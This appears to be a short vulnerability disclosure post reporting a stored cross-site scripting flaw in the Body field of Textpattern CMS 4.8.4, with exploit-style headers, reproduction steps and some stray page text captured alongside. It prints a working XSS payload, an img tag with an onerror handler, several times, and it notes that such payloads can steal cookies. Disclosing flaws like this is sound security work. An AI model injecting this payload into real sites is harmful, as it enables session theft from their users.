
Ritesh Gohil Follow
Jan 20, 2021 · 1 min read · Listen

Textpattern 4.8.4 is affected by cross-site scripting (XSS) in the Body parameter.

# Exploit Title: Textpattern CMS v4.8.4 “Content>Write>Body” — Stored Cross-Site Scripting
# Exploit Author: Ritesh Gohil
# Vendor Homepage: https://www.textpattern.co
# Software Link: https://textpattern.com/start
# Version: 4.8.4
# Tested on: Windows 10/Kali Linux

Vulnerable Parameters: Body.



release-demo.textpattern.co says
release-demo.textpattern.co

My site

My site slogan

ritesh"><img src=x onerror=confirm(document.domain)>

Posted Dec 30, 06:51 PM

ritesh">

Author Managing Editor #455

Previous

RSS / Atom

Links

- Textpattern website
- Textpattern user documentation

Attack Vector:
This vulnerability can results attacker to inject the XSS payload into the IMAGE URL and each time
any user will go to that URL, the XSS triggers, and the attacker can able to steal the cookie according to the crafted payload.

Steps-To-Reproduce:
1. Login into Textpattern CMS admin panel.
2. Now go to the Content > Write > Body.
3. Now paste the below payload in the URL field.
ritesh”><img src=x onerror=confirm(document.domain)>
4. Now click on add button.
5. The XSS will be triggered.

Stored Cross-site scripting(XSS):
Stored XSS, also known as persistent XSS, is the more damaging of the two. It occurs when a malicious script is injected directly into a vulnerable web application.

Xss Vulnerability Stored Xss